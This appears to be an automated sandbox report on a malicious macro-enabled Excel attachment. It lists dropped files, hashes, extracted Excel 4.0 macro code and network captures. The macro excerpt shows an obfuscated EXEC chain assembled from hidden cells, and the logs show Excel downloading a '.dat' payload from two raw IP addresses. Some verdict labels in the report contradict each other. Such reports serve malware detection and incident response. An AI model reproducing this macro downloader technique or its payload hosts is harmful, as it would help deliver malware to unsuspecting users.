SHA1:	73F72B131BEB08FDCEED26712608A5BB6D702F39
SHA-256:	5EF1C8E82EB7AABCFED7F5C1B4DF87773031C55AE1D20AE8EA5E9B0E76908689
SHA-512:	1F2AC153BDA5E7BBA260F5D2ED4C5D490F84709F7488E1F6A85AC95932402A862099F7BA8E680CCA10A9F7FDC5CF56D70CBECFF38A4FFD22A7DA49966DE77F D8
Malicious:	false
Reputation:	low
Preview:	...n.0.E.......D'.....E....I?.&..k..a...;...5.K....{..H......"j.Zv..X.Nz.]..._..$...;h....,..?l.`E..[..>q...+......\|.".m.x.r-:......K.R...[..J<.T.n....R;V}..Q-.!.-E"...#H.W+-Ay.hI...A(...5M.....R..... .#...tY8....Q..}%..,.`....r..*..^.}.wja...;..7a.^\|c.......H....6.LSj.X!..ubi..v/..J$.r.....39...I...Q|O5r..w.T...|.c..O........0m...\..n':D.E.u..O....?..|.(........{...1...&.........1}.}@.."L.....]....4....u .t.. <.\ .S...6/...........PK..........!..#|.....X.......[Content_Types].xml ...(..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Comission_1980420924_03172021.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:17 2020, mtime=Wed Apr 7 23:27:44 2021, atime=Wed Apr 7 23:27:44 2021, length=188507, window=hide
Category:	dropped
Size (bytes):	2228
Entropy (8bit):	4.53396131367286
Encrypted:	false
SSDEEP:	48:8I/XTFGqnOsNeOsZgQh2I/XTFGqnOsNeOsZgQ/:8I/XJGqLCZgQh2I/XJGqLCZgQ/
MD5:	283403B64400B152CB39FE9631EAE5FA
SHA1:	1506F69FBA1E7C39E1753278B945FCA86B17F918
SHA-256:	06209C94AF63A42B29BB21A88DF5F4794574FDA4DA44BDC5840BFF6E61337D62
SHA-512:	7796AC6116BB1D98452BFC25C049B4DA7226FACA864472151CB9E958484C6C2757A4AED089C42415F4D5F8DF6B2841D772912F181240F8DB672B4D7188763B69
Malicious:	false
Reputation:	low
Preview:	L..................F.... ....{..l....,......,..[............................P.O. .:i.....+00.../C:\..................t.1.....QK.X..Users.`.......:..QK.X*..................6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1. 3.....L.1......Q.y..user.8......QK.X.Q.y*...&=....U..............A.l.b.u.s.....z.1......Q.y..Desktop.d......QK.X.Q.y*..._=.............:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.... ...2.l....Rs. .COMISS~1.XLS..r.......Q.y.Q.y*...8....................C.o.m.i.s.s.i.o.n._.1.9.8.0.4.2.0.9.2.4._.0.3.1.7.2.0.2.1...x.l.s.m......................-...8...[............?J......C:\Users\.. #..................\\841618\Users.user\Desktop\Comission_1980420924_03172021.xlsm.9.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.C.o.m.i.s.s.i.o.n._.1.9.8.0.4.2.0.9.2.4._.0.3.1.7 .2.0.2.1...x.l.s.m.........:..,.LB.)...Ag..............1SPS.XF.L8C....&.m.m............-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Comission_1980420924_03172021.LNK	

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Wed Apr 7 23:27:44 2021, atime=Wed Apr 7 23:27:44 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.483215340447989
Encrypted:	false
SSDEEP:	12:85Q2ELgXg/XAlCPCHaX2B8GB/0x5vX+WnicvbSubDtZ3YilMMEpxRljK1TdJP9TK:85py/XTm6GcvYepDv3qgrNru/
MD5:	D4652003C954E3E9E2EDA84FED50A8BD
SHA1:	FBB4FC9DB4E4F9489E482EE5143C8C9C081124EE
SHA-256:	62A82F438F91CA496440A4CF14E635455105101087FBC4F8B60A36399BF80A9B
SHA-512:	B156340D4FFD5A679A15A35DCD2008792E2E3B2E20CF588891854E24B9071450147B320CCF1EBDE0D22E1E2B30F6EFF4B14B95BF54ADEF9139CB4F26B5EC458F
Malicious:	false
Reputation:	low
Preview:	L.....F.....7G..I.....I.....,..0.....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Rw...Desktop.d.....QK.X.Rw.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\841618\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....841618.....D_....3N...W...9r.[.*.....}EkD_....3N..W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	142
Entropy (8bit):	4.567615869533502
Encrypted:	false
SSDEEP:	3:oyBVomxWtnM0TzkVbl+nM0TzkVblmxWtnM0TzkVblv:dje9TzkVbcTzkVbz9TzkVb1
MD5:	5689775EF36F265CCF27A9BAF089052B
SHA1:	81F675CAA034CB470D0815A91D6AD59E25EF83E8
SHA-256:	FE8FD49E33FDBC456FA7C1D19603A9652BFF3839E92EB7C096428A87628A1562
SHA-512:	AB28A99DB258F5D90A6D07F62BF7B0CD6EEDE323084ECA7830DCB2D9B929F6418490E302DD8A0240026766FDFB119FC07BD816872F0912BB7C6BE4E1B42FC6A
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[misc]..Comission_1980420924_03172021.LNK=0..Comission_1980420924_03172021.LNK=0..[misc]..Comission_1980420924_03172021.LNK=0..

C:\Users\user\Desktop\C8EE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	188507
Entropy (8bit):	7.659367569027655
Encrypted:	false
SSDEEP:	3072:YFXFYiB3kNT+2Jozo1UW8gOvlAsku0Gy3ZsY0OPlaK/LBb1y:YFXFYiB3kNBozoR8gOvljFy3ZIOXpw
MD5:	3183FB5D6421CC1F110EA846C2C4FE02
SHA1:	73F72B131BEB08FDCEED26712608A5BB6D702F39
SHA-256:	5EF1C8E82EB7AABCFED7F5C1B4DF87773031C55AE1D20AE8EA5E9B0E76908689
SHA-512:	1F2AC153BDA5E7BBA260F5D2ED4C5D490F84709F7488E1F6A85AC95932402A862099F7BA8E680CCA10A9F7FDC5CF56D70CBECFF38A4FFD22A7DA49966DE77FD8
Malicious:	false
Reputation:	low
Preview:	...n.0.E.....D'.....E....I?.&..k..a...;...5.K....{..H....."j.Zv..X.Nz.]..._..$...;h....,..?l.`E..[..>q...+.....|.".m.x.r-:.....K.R...[..J<.T.n....R;V}..Q-.!.-E"...#H.W+-Ay.hI...A(...5M.....R.....#...tY8....Q..}%...,`....r..*..^.}.wja...;..7a.^|c.....H....6.LSj.X!..ubi..v/..J$.r.....39...I...Q|O5r..w.T...|.c..O.....0m...\..n':D.E.u..O....?..|.(.....{...1...&.....1}.}@..."L.....]....4....u .t..<.\ .S...6/.....PK.....!..#|.....X.....[Content_Types].xml ...(.....

C:\Users\user\Desktop\~$Comission_1980420924_03172021.xlsm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.660562640081434
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	Comission_1980420924_03172021.xlsm
File size:	189036
MD5:	7c87c28b3c650992cca31f7728aa2cfd
SHA1:	e278ae31532f3f65297d8c97d21080321cd79e9f
SHA256:	c794d4aa56fd9e070e2a7ef2b18c08016da687eddb100350216cada8110074d9
SHA512:	4844ddff58adea9aeaed98893af851f849e9318c06cf440a0651b043ecfa00499dc3e08812efcf5fad955206d12f0f4e57ad953ecad728fbe0cf57bb1b4d88d7
SSDEEP:	3072:kXFYiB3kNT+2Jozo1UW8gOvlAsku0Gy3ZsY0OPlaK/LBt:kXFYiB3kNBozoR8gOvljFy3ZIOXr
File Content Preview:	PK.....!..#|.....X.....[Content_Types].xml ...(.....

File Icon

Icon Hash:	e4e2aa8aa4bcbcac

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "Comission_1980420924_03172021.xlsm"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	

Indicators	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,http://,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```


```
=COUNTBLANK(V201:V224)=COUNTBLANK(V201:V224)=EXEC(sheet1!AP264&sheet1!AP263&sheet1!AP265)=COUNTBLANK(V201:V224)=COUNTBLANK(V201:V224)"=COUNTBLANK(V201:V224)=COUNTBLANK(V201:V224)=EXEC(sheet1!AP264&sheet1!AP263&""1""&sheet1!AP265)=COUNTBLANK(V201:V224)=COUNTBLANK(V201:V224)""=COUNTBLANK(V201:V224)=COUNTBLANK(V201:V224)=EXEC(sheet1!AP264&sheet1!AP263&""2""&sheet1!AP265)=COUNTBLANK(V201:V224)=COUNTBLANK(V201:V224)"=GOTO(sheet1!AU279)
```

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/07/21-17:28:31.289345	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49169	188.119.112.114	192.168.2.22
04/07/21-17:28:31.544942	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49170	185.82.219.75	192.168.2.22

Network Port Distribution



Total Packets: 20

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 17:27:48.927644968 CEST	49167	80	192.168.2.22	188.127.230.104
Apr 7, 2021 17:27:51.943101883 CEST	49167	80	192.168.2.22	188.127.230.104
Apr 7, 2021 17:27:57.949660063 CEST	49167	80	192.168.2.22	188.127.230.104
Apr 7, 2021 17:28:09.964373112 CEST	49168	80	192.168.2.22	188.127.230.104
Apr 7, 2021 17:28:12.973773956 CEST	49168	80	192.168.2.22	188.127.230.104
Apr 7, 2021 17:28:18.980294943 CEST	49168	80	192.168.2.22	188.127.230.104
Apr 7, 2021 17:28:31.042330980 CEST	49169	80	192.168.2.22	188.119.112.114
Apr 7, 2021 17:28:31.068675041 CEST	80	49169	188.119.112.114	192.168.2.22
Apr 7, 2021 17:28:31.068849087 CEST	49169	80	192.168.2.22	188.119.112.114
Apr 7, 2021 17:28:31.069569111 CEST	49169	80	192.168.2.22	188.119.112.114

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 17:28:31.096004009 CEST	80	49169	188.119.112.114	192.168.2.22
Apr 7, 2021 17:28:31.289345026 CEST	80	49169	188.119.112.114	192.168.2.22
Apr 7, 2021 17:28:31.289483070 CEST	49169	80	192.168.2.22	188.119.112.114
Apr 7, 2021 17:28:31.308078051 CEST	49170	80	192.168.2.22	185.82.219.75
Apr 7, 2021 17:28:31.350810051 CEST	80	49170	185.82.219.75	192.168.2.22
Apr 7, 2021 17:28:31.350929022 CEST	49170	80	192.168.2.22	185.82.219.75
Apr 7, 2021 17:28:31.352185965 CEST	49170	80	192.168.2.22	185.82.219.75
Apr 7, 2021 17:28:31.394726992 CEST	80	49170	185.82.219.75	192.168.2.22
Apr 7, 2021 17:28:31.544941902 CEST	80	49170	185.82.219.75	192.168.2.22
Apr 7, 2021 17:28:31.545022011 CEST	49170	80	192.168.2.22	185.82.219.75
Apr 7, 2021 17:29:36.324116945 CEST	80	49169	188.119.112.114	192.168.2.22
Apr 7, 2021 17:29:36.324289083 CEST	49169	80	192.168.2.22	188.119.112.114
Apr 7, 2021 17:29:36.576308012 CEST	80	49170	185.82.219.75	192.168.2.22
Apr 7, 2021 17:29:36.576693058 CEST	49170	80	192.168.2.22	185.82.219.75
Apr 7, 2021 17:29:48.790648937 CEST	49170	80	192.168.2.22	185.82.219.75
Apr 7, 2021 17:29:48.790864944 CEST	49169	80	192.168.2.22	188.119.112.114
Apr 7, 2021 17:29:48.817296028 CEST	80	49169	188.119.112.114	192.168.2.22
Apr 7, 2021 17:29:48.833523035 CEST	80	49170	185.82.219.75	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 17:28:31.557406902 CEST	52197	53	192.168.2.22	8.8.8.8
Apr 7, 2021 17:28:31.570193052 CEST	53	52197	8.8.8.8	192.168.2.22
Apr 7, 2021 17:28:31.581911087 CEST	53099	53	192.168.2.22	8.8.8.8
Apr 7, 2021 17:28:31.595172882 CEST	53	53099	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 7, 2021 17:28:31.557406902 CEST	192.168.2.22	8.8.8.8	0x2c09	Standard query (0)	44293.7276049768.dat	A (IP address)	IN (0x0001)
Apr 7, 2021 17:28:31.581911087 CEST	192.168.2.22	8.8.8.8	0xd8c3	Standard query (0)	44293.7276049768.dat	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 7, 2021 17:28:31.570193052 CEST	8.8.8.8	192.168.2.22	0x2c09	Name error (3)	44293.7276049768.dat	none	none	A (IP address)	IN (0x0001)
Apr 7, 2021 17:28:31.595172882 CEST	8.8.8.8	192.168.2.22	0xd8c3	Name error (3)	44293.7276049768.dat	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 188.119.112.114
- 185.82.219.75

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49169	188.119.112.114	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Apr 7, 2021 17:28:31.069569111 CEST	0	OUT	GET /44293.7276049768.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 188.119.112.114 Connection: Keep-Alive
Apr 7, 2021 17:28:31.289345026 CEST	1	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Wed, 07 Apr 2021 15:28:31 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49170	185.82.219.75	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 7, 2021 17:28:31.352185965 CEST	2	OUT	GET /44293.7276049768.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 185.82.219.75 Connection: Keep-Alive
